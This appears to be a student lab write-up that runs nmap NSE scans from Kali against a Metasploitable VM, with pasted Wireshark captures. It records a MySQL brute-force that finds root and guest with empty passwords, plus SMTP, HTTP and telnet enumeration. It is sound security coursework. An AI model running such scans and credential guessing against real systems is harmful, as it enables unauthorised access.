23	0.268575756	192.168.188.164	192.168.188.129	TCP	76	41964 - 3306 [SYN] Seq=0 Win=54248 Len=0 MSS=1468 SACK_PERM TSval=12442575488 TSerr=0 WS=128
24	0.268815390	192.168.188.164	192.168.188.129	TCP	76	41972 - 3306 [SYN] Seq=0 Win=54248 Len=0 MSS=1468 SACK_PERM TSval=12442575488 TSerr=0 WS=128
25	0.268815390	192.168.188.164	192.168.188.129	TCP	76	41972 - 3306 [SYN] Seq=0 Win=54248 Len=0 MSS=1468 SACK_PERM TSval=12442575488 TSerr=0 WS=128
26	0.269229184	192.168.188.164	192.168.188.129	TCP	76	41990 - 3306 [SYN] Seq=0 Win=54248 Len=0 MSS=1468 SACK_PERM TSval=12442575489 TSerr=0 WS=128
27	0.271488987	192.168.188.129	192.168.188.164	TCP	76	3306 - 41938 [SYN] Seq=0 Ack=1 Win=5792 Len=0 TSval=209519 TSerr=2442575489 WS=128
28	0.271488987	192.168.188.129	192.168.188.164	TCP	68	41930 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575491 TSerr=209519
29	0.271488987	192.168.188.129	192.168.188.164	TCP	68	41930 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575491 TSerr=209519 TS=12442575487 WS=128
30	0.271739153	192.168.188.164	192.168.188.129	TCP	68	41932 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575491 TSerr=209519
31	0.271487628	192.168.188.164	192.168.188.129	TCP	76	3306 - 41944 [SYN] Seq=0 Ack=1 Win=5792 Len=0 MSS=1468 SACK_PERM TSval=209519 TSerr=2442575488 WS=128
32	0.271487628	192.168.188.164	192.168.188.129	TCP	68	41940 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575491 TSerr=209519
33	0.271487644	192.168.188.164	192.168.188.129	TCP	68	41940 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575491 TSerr=209519 TS=12442575488 WS=128
34	0.2723276755	192.168.188.164	192.168.188.129	TCP	68	41946 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575493 TSerr=209519
35	0.272877856	192.168.188.129	192.168.188.164	TCP	76	3306 - 41948 [SYN] Seq=0 Ack=1 Win=5792 Len=0 MSS=1468 SACK_PERM TSval=209519 TSerr=2442575488 WS=128
36	0.272877856	192.168.188.129	192.168.188.164	TCP	68	41948 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575493 TSerr=209519
37	0.272878016	192.168.188.129	192.168.188.164	TCP	68	41948 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575493 TSerr=209519 TS=12442575488 WS=128
38	0.273023536	192.168.188.164	192.168.188.129	TCP	68	41956 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575493 TSerr=209519 TS=12442575488 WS=128
39	0.272878177	192.168.188.164	192.168.188.129	TCP	76	3306 - 41966 [SYN] Seq=0 Ack=1 Win=5792 Len=0 MSS=1468 SACK_PERM TSval=209519 TSerr=2442575488 WS=128
40	0.272878177	192.168.188.164	192.168.188.129	TCP	68	41966 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575493 TSerr=209519
41	0.272878232	192.168.188.164	192.168.188.129	TCP	76	3306 - 41972 [SYN] Seq=0 Ack=1 Win=5792 Len=0 MSS=1468 SACK_PERM TSval=209519 TSerr=2442575488 WS=128
42	0.273073781	192.168.188.164	192.168.188.129	TCP	68	41972 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575494 TSerr=209519
43	0.272846728	192.168.188.164	192.168.188.129	TCP	76	3306 - 41980 [SYN] Seq=0 Ack=1 Win=5792 Len=0 MSS=1468 SACK_PERM TSval=209519 TSerr=2442575488 WS=128
44	0.272846728	192.168.188.164	192.168.188.129	TCP	68	41980 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575494 TSerr=209519
45	0.272847138	192.168.188.164	192.168.188.129	TCP	76	3306 - 41980 [SYN] Seq=0 Ack=1 Win=5792 Len=0 MSS=1468 SACK_PERM TSval=209519 TSerr=2442575489 WS=128
46	0.275524409	192.168.188.164	192.168.188.129	TCP	68	41990 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575495 TSerr=209519

Script to know sub domain

```
[root@kali] ~ /home/dhairyra]
# nmap --script http-grep.p-80 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 11:04 IST
Failed to resolve "p-80".
Nmap scan report for 192.168.188.129
Host is up (0.001s latency).
Not shown: 97% closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
| http-grep:
|   (1) http://192.168.188.129:80/dav/:
|     (1) ip:
|       + 192.168.188.129
|   (1) http://192.168.188.129:80/mutillidae/index.php?page=capture-data.php:
|     (1) ip:
|       + 192.168.188.164
| 111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1090/tcp  open  miniregistry
1521/tcp  open  oracle-tns-ingresslock
2040/tcp  open  nfs
2121/tcp  open  cproxxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
| http-grep:
|   (2) http://192.168.188.129:8180/:
|     (2) email:
|       + users@tomcat.apache.org
|       + dev@tomcat.apache.org
|   (3) http://192.168.188.129:8180/tomcat-docs/changelog.html:
|     (3) email:
|       + remm@apache.org
|       + yoavsa@apache.org
|       + fhanik@apache.org
|   (1) http://192.168.188.129:8180/tomcat-docs/:
|     (1) ip:
|       + craigmcc@apache.org
|   (1) http://192.168.188.129:8180/admin/:
|     (1) ip:
|       + 192.168.188.129
|   (1) http://192.168.188.129:8180/tomcat-docs/default-servlet.html:
|     (1) email:
|       + funkman@apache.org
|   (2) http://192.168.188.129:8180/tomcat-docs/security-manager-howto.html:
|     (2) email:
|       + glenn@voyager.apg.more.net
|       + jeanfrancois.arcand@sun.com
|   (3) http://192.168.188.129:8180/tomcat-docs/realm-howto.html:
|     (3) email:
|       + arjaquith@mindspring.com
|       + j.jones@mycompany.com
|       + f.bloggs@mycompany.com
|   (1) http://192.168.188.129:8180/tomcat-docs/introduction.html:
|     (1) email:
|       + rslifka@sfu.ca
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.79 seconds
```

No.	Time	Source	Destination	Protocol	Length	Info
414	415.798904968	192.168.188.164	192.168.188.129	HTTP	246	GET / HTTP/1.1
418	415.817376170	192.168.188.129	192.168.188.164	HTTP	73	GET /phpMyAdmin/ (text/html)
427	415.824311678	192.168.188.164	192.168.188.129	HTTP	232	GET /phpMyAdmin/ (text/html)
458	415.882305698	192.168.188.129	192.168.188.164	HTTP	73	HTTP/1.1 200 OK (text/html)
444	415.891809584	192.168.188.164	192.168.188.129	HTTP	226	GET /dwww/ (text/html)
446	415.930409632	192.168.188.129	192.168.188.164	HTTP	513	HTTP/1.1 302 Found
454	415.934275211	192.168.188.164	192.168.188.129	HTTP	235	GET /dwww/login.php (text/html)
458	415.957812666	192.168.188.129	192.168.188.164	HTTP	73	HTTP/1.1 200 OK (text/html)
465	415.964005685	192.168.188.164	192.168.188.129	HTTP	225	GET /dav/ (text/html)
465	415.967318251	192.168.188.129	192.168.188.164	HTTP	236	HTTP/1.1 200 OK (text/html)
477	415.973073383	192.168.188.164	192.168.188.129	HTTP	227	GET /twiki/ (text/html)
479	415.979831398	192.168.188.129	192.168.188.164	HTTP	1135	HTTP/1.1 200 OK (text/html)
488	415.987153740	192.168.188.164	192.168.188.129	HTTP	232	GET /multilideae/ (text/html)
508	416.166635565	192.168.188.129	192.168.188.164	HTTP	73	HTTP/1.1 200 OK (text/html)
516	416.250955625	192.168.188.164	192.168.188.129	HTTP	241	GET /phpMyAdmin/location; (text/html)
518	416.253217840	192.168.188.129	192.168.188.164	HTTP	557	HTTP/1.1 404 Not Found (text/html)
526	416.257682279	192.168.188.164	192.168.188.129	HTTP	241	GET /phpMyAdmin/print.css (text/css)
528	416.262796254	192.168.188.129	192.168.188.164	HTTP	1416	HTTP/1.1 200 OK (text/css)
536	416.267619140	192.168.188.164	192.168.188.129	HTTP	373	GET /phpMyAdmin/phpmyadmin.css.php?lang=en-utf-8&convcharset=utf-8&token=75c488765f852aab49e7be11
544	416.332776648	192.168.188.129	192.168.188.164	HTTP	4546	HTTP/1.1 200 OK (text/css)
551	416.354903675	192.168.188.164	192.168.188.129	HTTP	241	GET /phpMyAdmin/index.php (text/html)
559	416.4249459560	192.168.188.129	192.168.188.164	HTTP	73	HTTP/1.1 200 OK (text/html)
561	416.431992136	192.168.188.164	192.168.188.129	HTTP	243	GET /phpMyAdmin/favicon.ico (text/html)
576	416.4502737691	192.168.188.129	192.168.188.164	HTTP	1859	HTTP/1.1 200 OK (image/x-icon)
584	416.4582737691	192.168.188.129	192.168.188.164	HTTP	241	GET /dwww/dwww/css/logo.css (text/css)
585	416.461139696	192.168.188.129	192.168.188.164	HTTP	266	HTTP/1.1 200 OK (text/css)
588	416.464094393	192.168.188.164	192.168.188.129	HTTP	233	GET /dav/7C9-D0A (text/html)
586	416.467674397	192.168.188.129	192.168.188.164	HTTP	936	HTTP/1.1 200 OK (text/html)
604	416.4744656902	192.168.188.164	192.168.188.129	HTTP	333	GET /dav/7C9-N0-D (text/html)
606	416.476146217	192.168.188.129	192.168.188.164	HTTP	936	HTTP/1.1 200 OK (text/html)
615	416.483121684	192.168.188.164	192.168.188.129	HTTP	233	GET /dav/7C-S0-A (text/html)
617	416.484696485	192.168.188.129	192.168.188.164	HTTP	936	HTTP/1.1 200 OK (text/html)
626	416.490855500	192.168.188.164	192.168.188.129	HTTP	233	GET /dav/7C-M0-A (text/html)
628	416.492537579	192.168.188.129	192.168.188.164	HTTP	236	HTTP/1.1 200 OK (text/html)
637	416.500956043	192.168.188.164	192.168.188.129	HTTP	238	GET /twiki/license.txt (text/html)
644	416.507393512	192.168.188.129	192.168.188.164	HTTP	2395	HTTP/1.1 200 OK (text/plain)
652	416.512422992	192.168.188.164	192.168.188.129	HTTP	250	GET /twiki/TWikiDocumentation.html (text/html)
996	416.707492840	192.168.188.129	192.168.188.164	HTTP	89	HTTP/1.1 200 OK (text/html)
1004	417.274708690	192.168.188.164	192.168.188.129	HTTP	237	GET /twiki/readme.txt (text/html)
1008	417.282280345	192.168.188.129	192.168.188.164	HTTP	320	HTTP/1.1 200 OK (text/plain)

Script to find vulnerability related to mysql

```
[root@kali]-[~/home/dhairyaj
# nmap --script mysql* -p3306 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 11:10 IST
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.62% done; ETC: 11:11 (0:00:01 remaining)
Stats: 0:01:27 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.62% done; ETC: 11:11 (0:00:02 remaining)
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.62% done; ETC: 11:12 (0:00:03 remaining)
Nmap scan report for 192.168.188.129
Host is up (0.0012s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
| mysql-brute:
| Accounts:
|   root:<empty> - Valid credentials
|   guest:<empty> - Valid credentials
| Statistics: Performed 1798 guesses in 30 seconds, average tps: 72.1
|_ ERROR: The service seems to have failed or is heavily firewalled...
| mysql-empty-password:
|_ root account has empty password
| mysql-databases:
|   information_schema
|   dwva
|   metasploit
|   mysql
|   owasp10
|   tikiwiki
|_ tikiwiki195
| mysql-info:
|_ Protocol: 10
|_ Version: 5.0.51a-3ubuntu5
|_ Thread ID: 1798
|_ Capabilities flags: 43564
| Some Capabilities: Supports41Auth, SupportsTransactions, LongColumnFlag, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsCompression, ConnectWithDatabase
| Status: Autocommit
|_ Salt: Nd.T@$ig6w\$^670iBOE
| mysql ENUM:
|_ Accounts: No valid accounts found
|_ Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
| mysql-variables:
|_ auto_increment_increment: 1
|_ auto_increment_offset: 1
|_ automatic_sp_privileges: ON
```

```

| mysql-users:
|   debian-sys-maint
|   guest
|_ root
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 157.28 seconds

```

```

└─(root㉿kali)-[/home/dhairyा]
└─#

```

Trying different user name

No.	Time	Source	Destination	Protocol	Length	Info
47	0.291636477	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
49	0.295663333	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
51	0.303176637	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
54	0.304136695	192.168.188.164	192.168.188.129	MySQL	166	Login Request user=
55	0.304271619	192.168.188.164	192.168.188.129	MySQL	130	Login Request user=root
60	0.306501818	192.168.188.129	192.168.188.164	MySQL	150	Response Error 1045
62	0.307288939	192.168.188.129	192.168.188.164	MySQL	145	Response Error 1045
66	0.3082335386	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
68	0.309225923	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
70	0.309226648	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
72	0.309237912	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
74	0.31059616	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
76	0.396311767	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
78	0.401798899	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
84	0.405043914	192.168.188.164	192.168.188.129	MySQL	91	Login Request user=root db=
85	0.405167143	192.168.188.164	192.168.188.129	MySQL	130	Login Request user=root db=
86	0.405266993	192.168.188.164	192.168.188.129	MySQL	131	Login Request user=admin
90	0.40528129	192.168.188.164	192.168.188.129	MySQL	139	Login Request user=administrator
91	0.405685064	192.168.188.164	192.168.188.129	MySQL	92	Login Request user=admin db=
92	0.405799381	192.168.188.164	192.168.188.129	MySQL	100	Login Request user=administrator db=
93	0.405922386	192.168.188.164	192.168.188.129	MySQL	95	Login Request user=webadmin db=
98	0.407987086	192.168.188.129	192.168.188.164	MySQL	153	Response Error 1045
101	0.410552976	192.168.188.129	192.168.188.164	MySQL	151	Response Error 1045
104	0.412424817	192.168.188.129	192.168.188.164	MySQL	144	Response Error 1045
107	0.414528893	192.168.188.129	192.168.188.164	MySQL	148	Response Error 1045
112	0.417273924	192.168.188.129	192.168.188.164	MySQL	159	Response Error 1045
114	0.417274345	192.168.188.129	192.168.188.164	MySQL	145	Response Error 1045
116	0.418120966	192.168.188.129	192.168.188.164	MySQL	150	Response Error 1045
125	0.463523596	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
127	0.470150699	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
129	0.475669840	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
131	0.486007781	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
133	0.485072437	192.168.188.129	192.168.188.164	MySQL	134	Server Greeting proto=10 version=5.0.51a-3ubuntu5
153	0.487331745	192.168.188.164	192.168.188.129	MySQL	110	Login Request user=root
154	0.487513113	192.168.188.164	192.168.188.129	MySQL	134	Login Request user=webadmin
155	0.487643492	192.168.188.164	192.168.188.129	MySQL	130	Login Request user=root
156	0.487787521	192.168.188.164	192.168.188.129	MySQL	95	Login Request user=sysadmin db=
159	0.488067539	192.168.188.164	192.168.188.129	MySQL	134	Login Request user=sysadmin
176	0.499654366	192.168.188.129	192.168.188.164	MySQL	148	Response Error 1045
179	0.492150030	192.168.188.129	192.168.188.164	MySQL	79	Response OK

Got response for root after many try

21069	147.653605539	192.168.188.164	192.168.188.129	MySQL	110	Login Request user=root
21070	147.653790372	192.168.188.164	192.168.188.129	MySQL	110	Login Request user=root
21071	147.653939948	192.168.188.164	192.168.188.129	MySQL	110	Login Request user=root
21072	147.654106255	192.168.188.164	192.168.188.129	MySQL	110	Login Request user=root
21074	147.6570701386	192.168.188.129	192.168.188.164	MySQL	79	Response OK
21076	147.6570701486	192.168.188.129	192.168.188.164	MySQL	79	Response OK
21078	147.6570701586	192.168.188.129	192.168.188.164	MySQL	79	Response OK
21080	147.657751930	192.168.188.129	192.168.188.164	MySQL	79	Response OK
21081	147.658424684	192.168.188.164	192.168.188.129	MySQL	109	Request Query
21082	147.658563646	192.168.188.164	192.168.188.129	MySQL	153	Request Query
21083	147.658679274	192.168.188.164	192.168.188.129	MySQL	87	Request Query
21084	147.658790357	192.168.188.164	192.168.188.129	MySQL	87	Request Query
21085	147.660999989	192.168.188.129	192.168.188.164	MySQL	242	Response TABULAR Response
21086	147.661753483	192.168.188.129	192.168.188.164	MySQL	4412	Response TABULAR Response
21088	147.663775959	192.168.188.129	192.168.188.164	MySQL	2297	Response
21089	147.664996785	192.168.188.129	192.168.188.164	MySQL	171	Response TABULAR Response
21090	147.665987255	192.168.188.129	192.168.188.164	MySQL	178	Response TABULAR Response

Script to find vulnerability related to smtp

```
(root@kali:~/home/dhairya]
└─# nmap --script smtp+ -p25 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 11:15 IST
Nmap scan report for 192.168.188.129
Host is up (0.001s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
| smtp-enum-users:
|_ Method RCPT returned a unhandled status code.
|_ smtp-open-relay: Server doesn't seem to be an open relay, all tests failed
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8B
ITMIME, DSN
|_ smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 28.98 seconds
```

No.	Time	Source	Destination	Protocol	Length	Info
33	0.335073696	192.168.188.129	192.168.188.164	SMTP	123 S:	220 metasploitable.localdomain
35	0.335074287	192.168.188.129	192.168.188.164	SMTP	123 S:	220 metasploitable.localdomain
37	0.336150305	192.168.188.129	192.168.188.164	SMTP	123 S:	220 metasploitable.localdomain
39	0.342934274	192.168.188.129	192.168.188.164	SMTP	123 S:	220 metasploitable.localdomain
42	0.349715963	192.168.188.164	192.168.188.129	SMTP	90 C:	EHLO nmap.scanne.org
43	0.356265678	192.168.188.164	192.168.188.129	SMTP	90 C:	EHLO nmap.scanne.org
44	0.356398611	192.168.188.164	192.168.188.129	SMTP	123 S:	220 metasploitable.localdomain
46	0.356545643	192.168.188.164	192.168.188.129	SMTP	90 C:	EHLO nmap.scanne.org
49	0.351576839	192.168.188.129	192.168.188.164	SMTP	217 S:	250-metasploitable.localdomain
51	0.351577129	192.168.188.129	192.168.188.164	SMTP	217 S:	250-metasploitable.localdomain
52	0.352461821	192.168.188.129	192.168.188.164	SMTP	217 S:	250-metasploitable.localdomain
58	0.409727669	192.168.188.164	192.168.188.129	SMTP	90 C:	EHLO nmap.scanne.org
60	0.403404669	192.168.188.129	192.168.188.164	SMTP	217 S:	250-metasploitable.localdomain
63	0.450817511	192.168.188.164	192.168.188.129	SMTP	74 C:	QUIT
64	0.451033178	192.168.188.164	192.168.188.129	SMTP	74 C:	RSET
65	0.452655603	192.168.188.129	192.168.188.164	SMTP	83 S:	221 2.0.0 Bye
68	0.453697573	192.168.188.129	192.168.188.164	SMTP	82 S:	250 2.0.0 Ok
77	0.517231802	192.168.188.129	192.168.188.164	SMTP	123 S:	220 metasploitable.localdomain
79	0.553668514	192.168.188.164	192.168.188.129	SMTP	82 C:	MAIL FROM:<>
80	0.5566554062	192.168.188.164	192.168.188.129	SMTP	178 C:	DATA fragment, 110 bytes
81	0.557195318	192.168.188.129	192.168.188.164	SMTP	82 S:	250 2.1.0 Ok
84	0.559621206	192.168.188.129	192.168.188.164	SMTP	109 S:	502 5.5.2 Error: command
87	0.6600205823	192.168.188.129	192.168.188.164	SMTP	105 C:	RCPT TO:<relaytest@nmap.org>
88	0.661039087	192.168.188.129	192.168.188.164	SMTP	78 C:	STARTTLS
89	0.663110702	192.168.188.129	192.168.188.164	SMTP	98 S:	220 2.0.0 Ready to start
93	0.680138321	192.168.188.129	192.168.188.164	SMTP	128 S:	554 5.7.1 <relaytest@nmap.org>
94	0.680138321	192.168.188.129	192.168.188.164	SMTP	91 S:	200
212	5.205125409	192.168.188.129	192.168.188.164	TCP	68 25 -	35674 [ACK] Seq=56 Ack=23 Win=5888 Len=0 Tsva=144888 Tsecr=2442019140
213	5.206670840	192.168.188.129	192.168.188.164	TCP	68 25 -	35676 [ACK] Seq=56 Ack=23 Win=5888 Len=0 Tsva=144888 Tsecr=2442019140
214	5.206671271	192.168.188.129	192.168.188.164	SMTP	217 S:	256-metasploitable.localdomain PIPELINING SIZE 10240000 VRFY ETRN STARTTLS ENHANCEDSTATUSCODES 8BITMIME DSN
215	5.207522169	192.168.188.129	192.168.188.164	SMTP	83 S:	221 2.0.0 Bye
216	5.207522169	192.168.188.129	192.168.188.164	TCP	68 35674 -	[ACK] Seq=71 Ack=7 Win=5888 Len=0 Tsva=144888 Tsecr=2442019140
217	5.210798334	192.168.188.129	192.168.188.164	SMTP	217 S:	256-metasploitable.localdomain PIPELINING SIZE 10240000 VRFY ETRN ENHANCEDSTATUSCODES 8BITMIME DSN
218	5.252349786	fe80::0ff91:2a2d:a34.	2401:4980:84da:6a6e.	ICMPv6	88 Neighbor Solicitation for 2401:4980:84da:6a6e:1c from 00:00:27:72:6a:99	
219	5.253850996	192.168.188.164	192.168.188.129	TCP	68 35676 -	25 [ACK] Seq=7 Ack=72 Win=64256 Len=0 Tsva=2442019190 Tsecr=144888
220	5.254446177	192.168.188.164	192.168.188.129	TCP	68 35676 -	25 [ACK] Seq=23 Ack=289 Win=64128 Len=0 Tsva=2442019191 Tsecr=144888
221	5.255631379	192.168.188.164	192.168.188.129	TCP	68 35674 -	25 [ACK] Seq=24 Ack=290 Win=64128 Len=0 Tsva=2442019191 Tsecr=144888
222	5.255631379	192.168.188.164	192.168.188.129	TCP	68 35674 -	25 [ACK] Seq=24 Ack=291 Win=64128 Len=0 Tsva=2442019191 Tsecr=144888
223	5.256636559	2401:4980:84da:6a6e.	fe80::0ff91:2a2d:a34.	ICMPv6	88 Neighbor Advertisement 2401:4980:84da:6a6e::1c (rtt, sol)	
224	5.306350878	192.168.188.164	192.168.188.129	SMTP	106 C:	MAIL FROM:<usertest@nmap.scanne.org>
225	5.306554416	192.168.188.164	192.168.188.129	SMTP	74 C:	HELP
226	5.309623461	192.168.188.164	192.168.188.129	SMTP	82 S:	256 2.1.0 Ok
227	5.309623461	192.168.188.164	192.168.188.129	TCP	68 35674 -	[ACK] Seq=61 Ack=219 Win=64128 Len=0 Tsva=2442019246 Tsecr=144898
228	5.310977577	192.168.188.129	192.168.188.164	SMTP	109 S:	502 5.5.2 Error: command not recognized
229	5.31099987	192.168.188.164	192.168.188.129	TCP	68 35674 -	25 [ACK] Seq=29 Ack=246 Win=64128 Len=0 Tsva=2442019247 Tsecr=144898
230	5.387353862	82:f3:0b:3e:87:b3	192.168.188.129	ARP	62 Who has 192.168.188.129? Tell 192.168.188.244	
231	5.406384177	192.168.188.164	192.168.188.129	SMTP	108 C:	RCPT TO:<root@nmap.scanne.org>
232	5.406534473	192.168.188.164	192.168.188.129	SMTP	74 C:	QUIT
233	5.406534473	192.168.188.164	192.168.188.129	SMTP	123 S:	564 5.7.1 <root@nmap.scanne.org>: Relay access denied
234	5.409290129	192.168.188.164	192.168.188.129	TCP	68 35676 -	25 [ACK] Seq=93 Ack=274 Win=64128 Len=0 Tsva=2442019345 Tsecr=144908
235	5.418281839	192.168.188.129	192.168.188.164	SMTP	83 S:	221 2.0.0 Bye
236	5.410399610	192.168.188.164	192.168.188.129	TCP	68 35674 -	25 [ACK] Seq=35 Ack=261 Win=64128 Len=0 Tsva=2442019346 Tsecr=144909
237	5.412161223	192.168.188.129	192.168.188.164	TCP	68 35674 -	[FIN, ACK] Seq=261 Ack=3 Win=5888 Len=0 Tsva=144909 Tsecr=2442019346
238	5.453957565	192.168.188.164	192.168.188.129	TCP	68 35674 -	25 [ACK] Seq=35 Ack=262 Win=64128 Len=0 Tsva=144909 Tsecr=144909
239	5.453957565	192.168.188.164	192.168.188.129	TCP	68 35674 -	25 [RST, ACK] Seq=35 Ack=262 Win=64128 Len=0 Tsva=144909 Tsecr=144909
240	5.566554487	192.168.188.164	192.168.188.129	SMTP	74 C:	QUIT
241	5.508589139	192.168.188.129	192.168.188.164	SMTP	84 S:	256 2.0.0 root
242	5.51620842	192.168.188.164	192.168.188.129	TCP	68 35668 -	25 [ACK] Seq=109 Ack=290 Win=64128 Len=0 Tsva=2442019447 Tsecr=144919
243	5.587667699	192.168.188.129	192.168.188.164	SMTP	82 S:	256 2.1.0 Ok
244	5.588315116	192.168.188.164	192.168.188.129	SMTP	79 C:	EXPN root
245	5.588315116	192.168.188.164	192.168.188.129	SMTP	112 C:	RCPT TO:<relaytest@nmap.scanne.org>metasploitable.localdomain>
246	5.589773429	192.168.188.129	192.168.188.164	TCP	68 35702 -	35702 [ACK] Seq=1194 Ack=1031 Win=5888 Len=0 Tsva=144927 Tsecr=2442019525
247	5.590679583	192.168.188.129	192.168.188.164	SMTP	109 S:	502 5.5.2 Error: command not recognized
248	5.599794997	192.168.188.164	192.168.188.129	TCP	68 35668 -	25 [ACK] Seq=115 Ack=331 Win=64128 Len=0 Tsva=2442019527 Tsecr=144927
249	5.639637276	192.168.188.164	192.168.188.129	SMTP	74 C:	QUIT
250	5.641015113	192.168.188.129	192.168.188.164	SMTP	83 S:	221 2.0.0 Bye

Preforming http enumeration to gather information related to target system

```
[root@kali)-[~/home/dhairya]
└─# nmap --script http-enum.nse -p80 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 11:18 IST
Nmap scan report for 192.168.188.129
Host is up (0.001s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_ /tikiwiki/: Tikiwiki
|_ /test/: Test page
|_ /phpinfo.php: Possible information file
|_ /phpMyAdmin/: phpMyAdmin
|_ /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|_ /icons/: Potentially interesting folder w/ directory listing
|_ /index/: Potentially interesting folder
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.69 seconds
```

No.	Time	Source	Destination	Protocol	Length	Info
→ 21	9.6640645196	192.168.188.164	192.168.188.129	HTTP	245	GET /nmaplowerc
←	23	9.6640602111	192.168.188.129	192.168.188.164	HTTP	561 HTTP/1.1 404 No
34	9.674040882	192.168.188.164	192.168.188.129	HTTP	278	GET /sdk/.../
36	9.677431996	192.168.188.129	192.168.188.164	HTTP	567	HTTP/1.1 400 Ba
45	9.681175937	192.168.188.164	192.168.188.129	HTTP	306	GET /sdk/%2E%2E
47	9.684799402	192.168.188.129	192.168.188.164	HTTP	567	HTTP/1.1 400 Ba
55	9.687638066	192.168.188.164	192.168.188.129	HTTP	261	GET /.../...
58	9.690893764	192.168.188.129	192.168.188.164	HTTP	567	HTTP/1.1 400 Ba
66	9.694502129	192.168.188.164	192.168.188.129	HTTP	259	GET /.../...
68	9.697569851	192.168.188.129	192.168.188.164	HTTP	567	HTTP/1.1 400 Ba
77	9.710671774	192.168.188.164	192.168.188.129	HTTP	226	GET / HTTP/1.1
81	9.729619012	192.168.188.129	192.168.188.164	HTTP	73	HTTP/1.1 200 OK
83	9.735503522	192.168.188.164	192.168.188.129	HTTP	2964	HEAD /blog/ HTT
84	9.735674897	192.168.188.164	192.168.188.129	HTTP	2964	HEAD /globalSIP
86	9.737339847	192.168.188.164	192.168.188.129	HTTP	2964	HEAD /OvCgi/Too
87	9.737426619	192.168.188.164	192.168.188.129	HTTP	2964	HEAD /cgi-bin/v
88	9.737518515	192.168.188.164	192.168.188.129	HTTP	2964	HEAD /admin_are
90	9.738206400	192.168.188.164	192.168.188.129	HTTP	2857	HEAD /admin/ind
96	9.923065366	192.168.188.129	192.168.188.164	HTTP	2964	HTTP/1.1 404 No
98	9.923889392	192.168.188.129	192.168.188.164	HTTP	1516	Continuation
99	9.924851332	192.168.188.129	192.168.188.164	HTTP	281	Continuation
...	HTTP	570	HTTP/1.1 404 No

Script to find vulnerability related to telnet

```
[root@kali)-[~/home/dhairya]
└─# nmap --script telnet* 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 11:20 IST
Stats: 0:07:42 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 87.91% done; ETC: 11:29 (0:01:04 remaining)
